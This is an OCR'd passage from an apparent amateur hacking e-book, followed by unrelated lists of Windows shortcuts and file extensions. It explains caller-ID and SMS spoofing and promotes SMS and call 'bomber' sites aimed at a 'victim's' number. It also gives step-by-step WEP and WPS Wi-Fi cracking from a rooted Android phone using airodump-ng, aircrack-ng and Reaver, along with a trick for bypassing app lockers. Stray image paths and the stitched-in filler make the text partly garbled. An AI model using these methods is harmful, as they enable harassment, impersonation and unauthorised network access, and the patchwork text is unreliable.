- **Leave The Phone Off :** This one is obviously the harder choice, here, simply because most of us who have cell phones like to be reached anytime and anywhere. Others do need to be reachable at all times.

- **Upgrade Your Phone :** While this cannot guarantee that your phone is not hackable, it certainly will help. It should be remembered that the phone companies work hard to deliver the best technology and conveniences - but the

cell phone hacks work just as hard to be the first to break the systems designed to defeat them. It is an ongoing battle.

Cellular phone hacking, for now, is a fact of life that affects a few of us. Gladly, the numbers are still small, but many feel this problem is just getting started. By being aware of the problems, you can wisely take steps to prevent them from happening to you. Cellphone hacking does not need to catch you unprepared..

❖ Call Spoofing / Forging

- Call forging is method to spoof caller id number displayed on the mobile phone/landline.
- It relies on VoIP (Voice over Internet Protocol)
- VoIP is emerging & exciting innovation as far as Information & communication technology is concerned.
- Can be considered as GEN Next Cyber Crime.

About Caller Id Forging/Spoofing :

Caller ID Forging the practice of causing the telephone network to display a number on the recipient's caller ID display which is not that of the actual originating station; the term is commonly used to describe situations in which the motivation is considered nefarious by the speaker. Just as e-mail spoofing can make it appear that a message came from any e-mail address the sender chooses, caller ID forging can make a call appear to have come from any phone number the caller wishes. Because people are prone to assume a call is coming from the number (and hence, the associated person, or persons), this can call the service's value into question.

Basics of Call Forging :

Firstly the voip is used to call via internet PC to a telephone.

In the Voip there is a loop hole which allow a intruder to spoof a call. There are many website on the net which provide the facility of the internet calling. This website work as follows,first the call the source phone no then the destiation number and then bridge them togather.

Here there is no authentication done by the website and server are normally located in US and so tracing of the intruder is not possible. Thus the intruder logs on to this server and gives a wrong source number and then place a call over internet which is actually a spoofed call which shows wrong identity.

Also there a no laws regarding the call spoofing in India and so a intruder if gets traced is easily backed by the loophole of no laws for it. thus if you get calls from other numbers dont trust it they may be spoofed calls.


❖ SMS Spoofing

- SMS is one of the most popular means of communications.
- SMS Forging is the method to spoof sender id of SMS.
- One can send SMS to international Number from any number of sender's choice.
- Facility to choose sender id upto 11 characters/name.

❖ SMS Routing In GSM

First of all the sender send the SMS via SMS gateway. The identity of the sender is attached to the SCCP packer of the SMS. The SMS once reach the SMS gateway is routed to the destination Gateway and then to the receiver's handset.

There are many ways by which we can send SMS to the SMS gateway. One of them is to use internet.
Now the concept of SMS forging lies in changing the SCCP packer which contains the sender information prior delivering to the SMS gateway.



The intruder can change the SCCP packet and can send that packet to any of the receiver as a spoofed SMS. Some of the Website on the net also provide this facility.

0791 7283010010F5 040BC87238880900F1
0000993092516195800AE8329BFD4697D9.

07 - Length of the SMSC information (in this case 7 octets)
91 - Type-of-address of the SMSC. (91 means international format of the phone number)
72 83 01 00 10 F5 - Service center number(in decimal semi-octets). The length of the phone number is odd (11), so atrailing F has been added to form proper octets. The phone number of this service center is "+27381000015".
04 - First octet of this SMS-DELIVER message
0B-Address-Length. Length of the sender number (0B hex = 11 dec)
C8-Type-of-address of the sender number
72 38 88 09 00 F1- Sender number (decimal semi-octets), with a trailing F.

- When SMS is sent using an application, it is routed through international gateways.
- Spoofing of Message Id(SDCCH/SCCP Info) take place at International gateway.
- Finally SMS is routed to destination SMS Center number.
- As there is no authentication system, it is sent to destination number with spoof ID.

❖ SMS Bombing

Sms Bombing is a very cool & Its absolutely free and you don't even need to install anything on your pc or mobile. Its free for everyone. All you need is a working internet connection to use this bomber..

Features Of Sms Bomber :

- Completely free.You don't have to pay a single penny to bomb your friends
- Super fast speed. Even if you send 100 SMS it will take only few seconds to complete the request
- Works awesome.No delays in between SMS
- Works on DND activated sim also.
- Works on all Indian mobile numbers
- Can send upto 100 SMS per go

How To Use :

All you have to do is put the victims mobile number in the "Enter Mobile Number" box then the number of SMS you want to send to the victim in "Number of SMS's " box and then Solution of 2-1 = ? (if you don't know you can Google it..).. and then BOMB !!!

What You Should Not Do With This Bomber :

1. You should never spam someone who you don't know.
2. Use this tool for Educational purpose only. Never harm someone.

Sms Bomber : http://thehackingsagesmsbomber.6te.net

You May Also Like..

Fake Sms Bomber : http://thehackingsagefakesms.6te.net

Multi Sms Bomber : http://thehackingsagemultisms.6te.net

Call Bomber : http://thehackingsagecallbomber.6te.net

❖ Bluesnarfing

Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to a calendar, contact list, emails and text messages. Bluesnarfing is much more serious in relation to Bluejacking, although both exploit others' Bluetooth connections without their knowledge.

Any device with its Bluetooth connection turned on and set to "discoverable" (able to be found by other Bluetooth devices in range) can be attacked. By turning off this feature you can be protected from the possibility of being Bluesnarfed. Since it is an invasion of privacy, Bluesnarfing is illegal in many countries.

There are people who have predicted the doom of bluetooth tooth attacks like bluesnarfing. Their reasoning is that WiFi will eventually replace the need for bluetooth devices and without bluetooth, it make sense there will be no Bluetooth attacks.

While convincing and logical, bluetooth have yet to be phased out long after WiFi is in use. In face, there are more and more devices using bluetooth technology. The main reason: It's free. Unlike wifi which is a overall network and you are just a "user" in the network, you "own the network". You can switch in on and off anytime you like, and you don't have to pay a cent. There is no logic for example to use wifi for connecting with your headset, but bluetooth fits that function perfectly.

In fact, this neglect on the importance of bluetooth has led to an added advantage to bluesnarfers. Because every is concern about their wifi security, they neglect the fact that their short ranged network which is their bluetooth can easier be hacked into for someone who is nearby or even far away but with the right equipment.

The reason why there is little news about bluesnarfing is that there is no good solution to the problem at the moment, save for switching off your bluetooth device.

So my advice is, be careful if you keep confidential information on your bluetooth devices..

We Will Learn About Call Forging And Sms Forging In The Later Part Of The Book..

...

25. Android Hacking

Android is the name of the most popular mobile operating system owned by American company; Google. It most commonly comes installed on a variety of smart phones and tablets from a host of manufacturers offering users access to Google's own services like You Tube, Maps, Gmail and more..

❖ Rooting Your Android

What Is Root ?


Android rooting is a modification process to the original system, in which the limitations are removed and full-access is allowed and thus resulting in the ability to alter or replace system applications and settings, run specialized apps and even facilitate the removal and replacement of the device's operating system ...

Why Root ?

As Android matures, the wide-open style of root access we may have grown used to with legacy versions has gone away. Because Android is designed for mobile devices, the focus is on security — specifically the security of your life's data you might have stored away on that screen in your pocket. We've seen Android go from the wild-west days of unfettered Superuser access, to locked down and tamper-proof (well, they try to be) devices meant for folks who need the extra level for their business details. For some of us, this is a hinderance and we don't want Google or the folks who made our phone trying to protect us from ourselves. But for each person who needs — or thinks they need — unfettered root access there are thousands, if not tens of thousands, who just want their data to stay safe. Those people are who our phones get built for, and we're left to exploit as best we can.

Root itself is just a user with elevated permissions, who can do anything to any file or folder in the system. It's often dangerous, always powerful, and an integral part of Linux. Android is the most popular "version" of Linux in the world (as well as the most popular computing system), but as we discussed above superuser access is more restricted than it is on other Linux systems. We don't have to like this, but there is little we can do to change it other than build our own from the AOSP. While I think *anyone and everyone* interested in building Android themselves should look into it, for now we have to stay in the limits that Security Enhanced kernels and Knox have given us.

There Are Some Apps & Software that will help you to root your android device..



One Click Root : https://www.oneclickroot.com/download/

Kingroot : https://kingroot.net/

KingoApp : https://root-apk.kingoapp.com/kingoroot-download.htm

Download Rooting App, Install, Follow Instructions & root your android device. .

If you are still unable to root your android device you can search on **Google** or **XDA Forum** for working results..

❖ Bypass App Locker In Android

This guide will help you to bypass every app locker which include cm locker, audio manager etc.. Etc...

For this you should be able to access the phone settings ...

- Go to app section .
- Select the app locker.
- Click force stop.

Now you can open the app which is locked by the app locker without password.

Best way to protect from this is to lock settings.

Note:- some antivirus app allow to force stop app. Lock such app to protect yourself..

❖ Hack Wi Fi Using Android (Root Required)

Do you want to test your network security? It used to be that you needed a desktop OS such as Windows or Linux installed on a computer with a specific wireless network card. Now, however, you can also use certain Android devices to scan and crack wireless networks. These tools are available for free as long as your device is compatible. Hacking routers without permission is illegal. These steps are provided to test the security of your own network..

Root a compatible device. (How To Root ??? Read Previous Article)

Method 1 : WEP Routers

Not every Android phone or tablet will be able to crack a WPS PIN. The device must have a Broadcom bcm4329 or bcm4330 wireless chipset, and must be rooted. The Cyanogen ROM will provide the best chance of success..

Download and Install bcmon. This tool enables Monitor Mode on your Broadcom chipset, which is essential for being able to crack the PIN. The bcmon APK file is available for free from the bcmon page on the Google Code website.

To install an APK file, you will need to allow installation from unknown sources in your Security Menu..

Run bcmon. After installing the APK file, run the app. If prompted, install the

firmware and tools. Tap the "Enable Monitor Mode" option. If the app crashes, open it and try again. If it fails for a third time, your device is most likely not supported.

- Your device must be rooted in order to run bcmon.

Tap "Run bcmon terminal". This will launch a terminal similar to most Linux terminals.

Type **airodump-ng** and tap the Enter button. AIrdump will load, and you will be taken to the command prompt again.

Type **airodump-ng wlan0** and tap the Enter button.

Identify the access point you want to crack. You will see a list of available access points. You must select an access point that is using WEP encryption.

Note the MAC address that appears. This is the MAC address for the router. Make sure that you have the right one if there are multiple routers listed. Jot this MAC address down.

- Also note the Channel that the access point is broadcasting on.

tart scanning the channel. You will need to collect information from the access point for several hours before you can attempt to crack the password.

Type **airodump-ng -c channel# --bssid MAC address -w output ath0** & tap Enter.

Airodump will begin scanning. You can leave the device for a while as it scans for information. Be sure to plug it in if you are running low on battery.

- Replace *channel#* with the channel number the access point is broadcasting on (e.g. 6).
- Replace *MAC address* with the MAC address of the router (e.g 00:0a:95:9d:68:16)
- Keep scanning until you reach at least 20,000-30,000 packets.

Crack the password. Once you have a suitable number of packets, you can start attempting to crack the password .

Return to the terminal and type **aircrack-ng output*.cap** and tap Enter.

Note the hexadecimal password when finished. After the cracking process is complete (which could take several hours), the message Key Found! will appear, followed by the key in hexadecimal form. Make sure that "Probability" is 100% or the key will not work.

When you enter the key, enter it without the ":".

For example, if the key was 12:34:56:78:90, you would enter 1234567890.

Method 2 : WPA2 WPS Routers

Root a compatible device. Not every Android phone or tablet will be able to crack a WPS PIN. The device must have a Broadcom bcm4329 or bcm4330 wireless chipset, and must be rooted. The Cyanogen ROM will provide the best chance of success.

Download and install bcmon. This tool enables Monitor Mode on your Broadcom chipset, which is essential for being able to crack the PIN. The bcmon APK file is available for free from the bcmon page on the Google Code website.

Run bcmon. After installing the APK file, run the app. If prompted, install the firmware and tools. Tap the "Enable Monitor Mode" option. If the app crashes, open it and try again. If it fails for a third time, your device is most likely not supported.

- Your device must be rooted in order to run bcmon.

Download and install Reaver. Reaver is a program developed to crack the WPS PIN in order to retrieve the WPA2 passphrase. The Reaver APK can be downloaded from the developers' thread on the XDA-developers forums.

Launch Reaver. Tap the Reaver for Android icon in your App drawer. After confirming that you are not using it for illegal purposes, Reaver will scan for available access points. Tap the access point you want to crack to continue.

- You may need to verify Monitor Mode before proceeding. If this is the case, bcmon will open again.
- The access point you select must accept WPS authentication. Not all routers support this.

Verify your settings. In most cases you can leave the settings that appear at their default. Make sure that the "Automatic advanced settings" box is checked.

tart the cracking process. Tap the "Start attack" button at the bottom of the Reaver Settings menu. The monitor will open and you will see the results of the ongoing crack displayed.

Cracking WPS can take anywhere from 2-10+ hours to complete, and it is not always successful..

...

BONUS

List of Windows Shortcuts

Basic Shortcuts :

CTRL+C (Copy)
CTRL+X (Cut)
CTRL+V (Paste)
CTRL+Z (Undo)
DELETE (Delete)
SHIFT+DELETE (Delete the selected item permanently without placing the item in the Recycle Bin)
CTRL while dragging an item (Copy the selected item)
CTRL+SHIFT while dragging an item (Create a shortcut to the selected item)
F2 key (Rename the selected item)
CTRL+RIGHT ARROW (Move the insertion point to the beginning of the next word)
CTRL+LEFT ARROW (Move the insertion point to the beginning of the previous word)
CTRL+DOWN ARROW (Move the insertion point to the beginning of the next paragraph)
CTRL+UP ARROW (Move the insertion point to the beginning of the previous paragraph)
CTRL+SHIFT with any of the arrow keys (Highlight a block of text)
SHIFT with any of the arrow keys (Select more than one item in a window or on the desktop or select text in a document)
CTRL+A (Select all)
F3 key (Search for a file or a folder)
ALT+ENTER (View the properties for the selected item)
ALT+F4 (Close the active item, or quit the active program)
ALT+ENTER (Display the properties of the selected object)
ALT+SPACEBAR (Open the shortcut menu for the active window)
CTRL+F4 (Close the active document in programs that enable you to have multiple documents open Simultaneously)
ALT+TAB (Switch between the open items)
ALT+ESC (Cycle through items in the order that they had been opened)
F6 key (Cycle through the screen elements in a window or on the desktop)
F4 key (Display the Address bar list in My Computer or Windows Explorer)
SHIFT+F10 (Display the shortcut menu for the selected item)
ALT+SPACEBAR (Display the System menu for the active window)
CTRL+ESC (Display the Start menu)
ALT+Underlined letter in a menu name (Display the corresponding menu)
Underlined letter in a command name on an open menu (Perform the corresponding command)
F10 key (Activate the menu bar in the active program)
RIGHT ARROW (Open the next menu to the right, or open a submenu)
LEFT ARROW (Open the next menu to the left, or close a submenu)
F5 key (Update the active window)
BACKSPACE (View the folder one level up in My Computer or Windows Explorer)
ESC (Cancel the current task)
SHIFT when you insert a CD-ROM into the CD-ROM drive (Prevent the CD-ROM from automatically playing)

Dialog Box Keyboard Shortcuts :

CTRL+TAB (Move forward through the tabs)
CTRL+SHIFT+TAB (Move backward through the tabs)
TAB (Move forward through the options)
SHIFT+TAB (Move backward through the options)
ALT+Underlined letter (Perform the corresponding command or select the corresponding option)
ENTER (Perform the command for the active option or button)
SPACE BAR (Select or clear the check box if the active option is a check box)
Arrow keys (Select a button if the active option is a group of option buttons)
F1 key (Display Help)
F4 key (Display the items in the active list)
BACKSPACE (Open a folder one level up if a folder is selected in the Save As or Open dialog box)

Microsoft Natural Keyboard Shortcuts :

Windows Logo (Display or hide the Start menu)
Windows Logo+BREAK (Display the System Properties dialog box)
Windows Logo+D (Display the desktop)
Windows Logo+M (Minimize all of the windows)
Windows Logo+SHIFT+M (Restore the minimized windows)
Windows Logo+E (Open My Computer)
Windows Logo+F (Search for a file or a folder)
CTRL+Windows Logo+F (Search for computers)
Windows Logo+F1 (Display Windows Help)
Windows Logo+ L (Lock the keyboard)
Windows Logo+R (Open the Run dialog box)
Windows Logo+U (Open Utility Manager)

Accessibility Keyboard Shortcuts :

Right SHIFT for eight seconds (Switch FilterKeys either on or off)
Left ALT+left SHIFT+PRINT SCREEN (Switch High Contrast either on or off)
Left ALT+left SHIFT+NUM LOCK (Switch the MouseKeys either on or off)
SHIFT five times (Switch the StickyKeys either on or off)
NUM LOCK for five seconds (Switch the ToggleKeys either on or off)
Windows Logo +U (Open Utility Manager)

Windows Explorer Keyboard Shortcuts :

END (Display the bottom of the active window)
HOME (Display the top of the active window)
NUM LOCK+Asterisk sign (*) (Display all of the subfolders that are under the selected folder)
NUM LOCK+Plus sign (+) (Display the contents of the selected folder)
NUM LOCK+Minus sign (-) (Collapse the selected folder)

LEFT ARROW (Collapse the current selection if it is expanded, or select the parent folder)
RIGHT ARROW (Display the current selection if it is collapsed, or select the first subfolder)

Shortcut Keys for Character Map :

After you double-click a character on the grid of characters, you can move through the grid by using the Keyboard shortcuts :

RIGHT ARROW (Move to the right or to the beginning of the next line)
LEFT ARROW (Move to the left or to the end of the previous line)
UP ARROW (Move up one row)
DOWN ARROW (Move down one row)
PAGE UP (Move up one screen at a time)
PAGE DOWN (Move down one screen at a time)
HOME (Move to the beginning of the line)
END (Move to the end of the line)
CTRL+HOME (Move to the first character)
CTRL+END (Move to the last character)
SPACEBAR (Switch between Enlarged and Normal mode when a character is selected)

Microsoft Management Console (MMC) Main Window Keyboard Shortcuts :

CTRL+O (Open a saved console)
CTRL+N (Open a new console)
CTRL+S (Save the open console)
CTRL+M (Add or remove a console item)
CTRL+W (Open a new window)
F5 key (Update the content of all console windows)
ALT+SPACEBAR (Display the MMC window menu)
ALT+F4 (Close the console)
ALT+A (Display the Action menu)
ALT+V (Display the View menu)
ALT+F (Display the File menu)
ALT+O (Display the Favorites menu)

MMC Console Window Keyboard Shortcuts :

CTRL+P (Print the current page or active pane)
ALT+Minus sign (-) (Display the window menu for the active console window)
SHIFT+F10 (Display the Action shortcut menu for the selected item)
F1 key (Open the Help topic, if any, for the selected item)
F5 key (Update the content of all console windows)
CTRL+F10 (Maximize the active console window)
CTRL+F5 (Restore the active console window)
ALT+ENTER (Display the Properties dialog box, if any, for the selected item)
F2 key (Rename the selected item)

CTRL+F4 (Close the active console window. When a console has only one console window, this shortcut closes the
console)

Remote Desktop Connection Navigation :

CTRL+ALT+END (Open the Microsoft Windows NT Security dialog box)
ALT+PAGE UP (Switch between programs from left to right)
ALT+PAGE DOWN (Switch between programs from right to left)
ALT+INSERT (Cycle through the programs in most recently used order)
ALT+HOME (Display the Start menu)
CTRL+ALT+BREAK (Switch the client computer between a window and a full screen)
ALT+DELETE (Display the Windows menu)
CTRL+ALT+Minus sign (-) (Place a snapshot of the active window in the client on the Terminal server clipboard and provide
the same functionality as pressing PRINT SCREEN on a local computer.)
CTRL+ALT+Plus sign (+) (Place a snapshot of the entire client window area on the Terminal server clipboard and provide the same functionality as pressing ALT+PRINT SCREEN on a local computer.)

Microsoft Internet Explorer Navigation :

CTRL+B (Open the Organize Favorites dialog box)
CTRL+E (Open the Search bar)
CTRL+F (Start the Find utility)
CTRL+H (Open the History bar)
CTRL+I (Open the Favorites bar)
CTRL+L (Open the Open dialog box)
CTRL+N (Start another instance of the browser with the same Web address)
CTRL+O (Open the Open dialog box, the same as CTRL+L)
CTRL+P (Open the Print dialog box)
CTRL+R (Update the current Web page)
CTRL+W (Close the current window)

...

List of PC File Extensions

This is a list of the most commonly found extensions, what type of file they are and what program if any they are associated with.

.$$$ Temporary file
.$$A OS/2 program file
.$$F OS/2 database file
.$$S OS/2 spreadsheet file
. OS/2 planner file
.$DB DBASE IV temporary file
.$ED Microsoft C temporary editor file.
.$VM Microsoft Windows temporary file for virtual managers.
._DD Norton disk doctor recovery file.
._DM Nuts n Bolts disk minder recovery file.
.--- File used to backup sys, ini, dat, and other important files from Windows 3.1 and above.
.075 Ventura Publisher 75x75 dpi screen characters
.085 Ventura Publisher 85x85 dpi screen characters
.091 Ventura Publisher 91x91 dpi screen characters
.096 Ventura Publisher 96x96 dpi screen characters
.0B Pagemaker printer font LineDraw enhanced characters.
.1ST File used by some software manufacturers to represent a file that should be read first before starting the program.
.2GR File used in Windows 3.x to display the graphics on older 286 and 386 computers.
.386 Virtual machine support files for the 386 enhanced mode.
.3GR File used in Windows 3.x to display the graphics on later 386, 486 and Pentium computers.
.4SW 4DOS Swap file

A

A ADA program file or UNIX library
.A3W MacroMedia Authorware 3.5 file
.ABK Autobackup file used with Corel Draw 6 and above.
.ABR Brush file for Adobe Photoshop
.ACT Adobe Photoshop Color table file.
.AD After Dark file.
.ADF Adapter description files.
.ADM After Dark screen saver module.
.ADR After Dark randomizer
.AI Adobe Illustrator file.
.AIF Auto Interchange File Format (AIFF) Audio file.
.ANI Windows 95 / Windows 98 / Windows NT animated mouse cursor file.
.ANS ANSI text file.
.ARJ Compressed file can be used with Winzip / Pkzip.
.ASC ASCII Text file

.ASF Sort for Advanced Streaming Format, file developed by Microsoft. The .ASF file is generally a movie player and can
be open with software such as Windows Media Player.
.ASP Microsoft FrontPage Active Server Pages. To open these files use your internet browser.
.AVI Windows Movie file.

B

.BAK Backup file used for important windows files usually used with the System.ini and the Win.ini.
.BAS QBasic program and or Visual Basic Module.
.BAT Batch file that can perform tasks for you in dos, like a macro.
.BFC Microsoft Windows 95 / Windows 98 Briefcase file.
.BG Backgammon game file.
.BIN Translation tables for code pages other than the standard 437.
.BK2 Word Perfect for Windows Backup file
.BK3 Word Perfect for Windows Backup file
.BK4 Word Perfect for Windows Backup file
.BK5 Word Perfect for Windows Backup file
.BK6 Word Perfect for Windows Backup file
.BK7 Word Perfect for Windows Backup file
.BK8 Word Perfect for Windows Backup file
.BK9 Word Perfect for Windows Backup file
.BMP Graphical Bit Mapped File used in Windows Paintbrush.
.BNK Sim City Backup
.BPS Microsoft Works Word Processor File.
.BPT Corel Draw Bitmap master file
.BV1 Word Perfect for Windows Backup file
.BV2 Word Perfect for Windows Backup file
.BV3 Word Perfect for Windows Backup file
.BV4 Word Perfect for Windows Backup file
.BV5 Word Perfect for Windows Backup file
.BV6 Word Perfect for Windows Backup file
.BV7 Word Perfect for Windows Backup file
.BV8 Word Perfect for Windows Backup file
.BV9 Word Perfect for Windows Backup file
.BWP Battery Watch pro file.

C

.C C file used with the C programming language.
.CAB Cabinet file used in Windows 95 and Windows 98 that contains all the windows files and drivers. Information
about how to extract a .CAB file can be found on document CH000363.
.CAL Windows Calendar, Supercalculator4 file or Supercal spreadsheet.
.CBL COBOL Program File
.CBT Computer Based Training files.
.CDA CD Audio Player Track.
.CDR Corel Draw Vector file.
.CFB Comptons Multimedia file

.CFG Configuration file
.CFL Corel flowchart file
.CFM Corel FontMaster file / Cold Fusion Template file / Visual dBASE windows customer form
.CHK Scandisk file which is used to back up information that scandisk has found to be bad, found in C root. Because the
information within these files are corrupted or reported as bad by Scandisk it is perfectly fine to delete these files,
providing you are currently not missing any information. Additional information about scandisk can be found on our
scandisk page.
.CL Generic LISP source code.
.CL3 Easy CD Creator layout file.
.CL4 Easy CD Creator layout file.
.CLA Java Class file.
.CLG Disk catalog database
.CLK Corel R.A.V.E. animation file.
.CLL Crick software clicker file
.CLO Cloe image
.CLP Windows Clipboard / Quattro Pro clip art / Clipper 5 compiler script
.CLR WinEdit Colorization word list / 1st reader binary color screen image / PhotStyler color definition
.CLS Visual Basic Class module / C++ Class definition
.CMD Windows Script File also OS/2 command file.
.CMV Corel Movie file.
.CNT Help file (.hlp) Contents (and other file contents)
.CPL Windows 95 / Windows 98 / Windows NT control panel icons.
.CNE Configuration file that builds .COM files.
.CNF Configuration file.
.COB COBOL source code file.
.COD FORTRAN Compiler program code
.COM File that can be executed.
.CPE Fax cover page file
.CPI Code Page Information or Microsoft Windows applet control panel file
.CPP C++ source code file.
.CRD Windows Card file.
.CSV Comma-Separated Variable file. Used primary with databases and spreadsheets / Image file used with CopuShow
.CUR Windows Mouse Cursor.
.CVS Canvas drawing file
.CXX C++ program file or Zortech C++ file

D

.DAT Data file, generally associated or extra data for a program to use.
.DB Paradox database file / Progress database file
.DB2 dBase II file
.DBC Microsoft Visiual Foxpro database container
.DBF dBase II,III,III+,IV / LotusWorks database.
.DBK dBase databse backup / Orcad schematic capture backup file
.DBM Cold Fusion template
.DBO dBase IV compiled program file

.DBQ Paradox memo
.DBT dBase database text file
.DBV Flexfile memo field file
.DBW DataBoss database file
.DBX Database file / DataBeam Image / MS Visual Foxpro Table
.DEV Device Driver
.DIF Document Interchange Format; VisiCalc
.DLL Dynamic Link Library; Allow executable code modules to be loaded on demand, linked at run time, and unloaded
when not needed. Windows uses these files to support foreign languages and international/nonstandard keyboards.
.DMO Demo file
.DMP Dump file
.DMD Visual dBASE data module
.DMF Delusion/XTracker Digital Music File
.DMO Demo file
.DMP Dump file
.DMS Compressed archive file
.DOC Microsoft Word Windows/DOS / LotusWorks word processor Windows/DOS /PF S:First Choice Windows/DOS
DOT MS Word Windows/DOS.
.DOS Text file and DOS Specification Info
.DOT Microsoft Word Template (Macro).
.DRV Device driver files that attach the hardware to Windows. The different drivers are system, keyboard, pointing
devices, sound, printer/ plotter, network, communications adapter.
.DRW Micrografx draw/graph files.
.DT_ Macintosh Data File Fork
.DTA Data file
.DTD SGML Document definition file
.DTF Q&A database
.DTM DigiRekker module
.DTP SecurDesk! Desktop / Timeworks Publisher Text Document / Pressworks Template file
.DUN Dialup Networking exported file.
.DX Document Imaging file / Digital data exchange file
.DXB Drawing interchange binary file
.DXF Autocad drawing interchange format file
.DXN Fujitsu dexNet fax document
.DXR Macromedia director projected movie file
.DYN Lotus 1-2-3 file
.DWG AutoCad Drawing Database

E

.EEB Button bar for Equation Editor in Word Perfect for Windows
.EFT CHIWRITER high resolution screen characters
.EGA EGA screen characters for Ventura Publisher
.ELG Event List text file used with Prosa
.EMS Enhanced Menu System configuration file for PC Tools
.EMU IRMA Workstation for Windows emulation
.ENC ADW Knowledge Ware Encyclopedia

.END Corel Draw Arrow Definition file
.ENG Sprint dictionary file engine
.ENV Word Perfect for Windows environment file.
.EPG Exported PaGe file used with DynaVox
.EPS Encapsulated Postscript, with embedded TIFF preview images.
.EQN Word Perfect for Windows Equation file
.ERD Entity Relation Diagram graphic file
.ERM Entity Relation Diagram model file
.ERR Error log file
.ESH Extended Shell Batch file
.EVT Event file scheduler file for PC Tools
.EX3 Device driver for Harvard graphics 3.0
.EXC QEMM exclude file from optimization file or Rexx program file
.EXE Executable file.
.EXT Extension file for Norton Commander

F

.FDF Adobe Acrobat Forms Document.
.FF AGFA CompuGraphics outline font description.
.FFA Microsoft Fast Find file.
.FFF GUS PnP bank / defFax fax document
.FFL Microsoft Fast Find file / PrintMaster Gold form file
.FFO Microsoft Fast Find file
.FFT DCA/FFT final form text
.FFX Microsoft Fast Find file
.FON Font files to support display and output devices.
.FR3 dBase IV renamed dBase III+ form
.FRF FontMonger Font
.FRG dBase IV uncompiled report
.FRK Compressed zip file used with Apple Macinotsh computers.
.FRM Form file used with various programs / Microsoft Visual Basic Form / FrameMaker document / FrameBuilder file /
Oracle executable form / Word Perfect Merge form / DataCAD symbol report file
.FRO dBase IV compiled report / FormFlow file
.FRP PerForm Pro Plus Form
.FRS WordPerfect graphics driver
.FRT FoxPro report file
.FRX Microsoft Visual basic binary form file / FoxPro report file
.FRZ FormFlow file

G

.GIF CompuServe Graphics Interchange Format.
.GR2 286 grabbers that specify which font to use with DOS and Windows.
.GR3 386 grabbers that specify which font to use with DOS and Windows.
.GRA Microsoft Flight simulator graphics file
.GRB Microsoft MS-DOS shell monitor
.GRF Micrografx draw/graph files.
.GRP Microsoft Program Group.
.GZ Compressed Archive file for GZip

H

.HBK Mathcad handbook file
.HDL Procomm Plus alternate download file listing
.HDR Procomm Plus message header
.HDX Help index
.HEX Hex dump
.HFI GEM HP font info
.HGL HP graphics language graphic
.HH C++ Header
.HHH Precompiled Header for Power C
.HHP Help data for Procomm Plus
.HLP Files that contain the Help feature used in windows, cannot be read from DOS.
.HQX Apple Macintosh Binhex text conversion file.
.HSQ Data files associated with the Qaz Trojan.
.HSS Photoshop Hue/Saturation information.
.HST History file / Procomm Plus History File / Host file.
.HTA Hypertext Application (run applications from HTML document).
.HTM Web page files containing HTML or other information found on the Internet.

I

.ICA Citrix file / IOCA graphics file
.ICB Targa Bitmap
.ICC Kodak printer image
.ICE Archive file
.ICL Icon library file
.ICM Image Color Matching profile file
.ICN Microsoft Windows Icon Manager.
.ICO Microsoft Windows Icondraw / Icon.
.ID Disk identification file.
.IDB Microsoft developer intermediate file, used with Microsoft Visual Studio
.IDD MIDI instruments definition
.IDE Integrated Development Environment configuration file
.IDF MIDI instruments drivers file
.IDQ Internet data query file
.IDX Index file
.IFF IFF/LBM (Amiga) used by Computer Eyes frame grabber.
.IMG GEM/IMG (Digital Research) or Ventura Publisher bitmap graphic
.INF Information file that contains customization options.
.INI Files that initialize Windows and Windows apps.
.IPF Installer Script File / OS/2 online documentation for Microsoft source files.
.ISO Compressed file used for an exact duplicate of a CD. .ISO files can be extracted or opened such programs as Win
Image that can be found on our shareware download section.
.IWA IBM Writing Assistant Text file.

J

.JAS Graphic

.JPG Graphic commonly used on the Internet and capable of being opened by most modern image editors.
.JS JavaScript file.
.JSB Henter-Joyce Jaws script binary file
.JSD eFAX jet suite document
.JSE JScript encoded script file
.JSH Henter-Joyce Jaws script header file
.JSL PaintShop pro file
.JSM Henter-Joyce Jaws script message file
.JSP Java server page
.JSS Henter-Joyce Jaws script source file
.JT JT fax file
.JTF JPEG tagged Interchange format file
.JTK Sun Java toolkit file
.JTP JetForm file
.JW Justwrite text file
.JWL Justwrite text file library
.JZZ Jazz spreadsheet

K

.KAR Karaoke File used with some audio players.

L

.LGC Program Use Log File (for Windows Program Use Optimization).
.LGO Contains the code for displaying the screen logo.
.LOG Contains the process of certain steps, such as when running scandisk it will usually keep a scandisk.log of what
occurred.
.LNK HTML link file used with Microsoft Internet Explorer.
.LWP Lotus Wordpro 96/97 file.

M

.MAC Macintosh macpaint files.
.MBX Microsoft Outlook Express mailbox file.
.MD Compressed Archive file
.MDA Microsoft Access Add-in / Microsoft Access 2 Workgroup.
.MDB Microsoft Access Database / Microsoft Access Application.
.MDE Microsoft Access Database File
.MDF Menu definition file
.MDL Digitrakker Music Module / Rational Rose / Quake model file
.MDM Telix Modem Definition
.MDN Microsoft Access Blank Database Template
.MDP Microsoft Developer Studio Project
.MDT Microsoft Access Add-in Data
.MDW Microsoft Access Workgroup Information
.MDX dBase IV Multiple Index
.MDZ Microsoft Access Wizard Template

.MEB WordPerfect Macro Editor bottom overflow file
.MED WordPerfect Macro Editor delete save / OctaMed tracker module
.MEM WordPerfect Macro Editor macro / Memory File of variables
.MID Midi orchestra files that are used to play with midi sounds built within the sound card.
.MIX Power C object file / Multiplayer Picture file (Microsoft Photodraw 2000 & Microsoft Picture It!) / Command &
Conquer Movie/Sound file
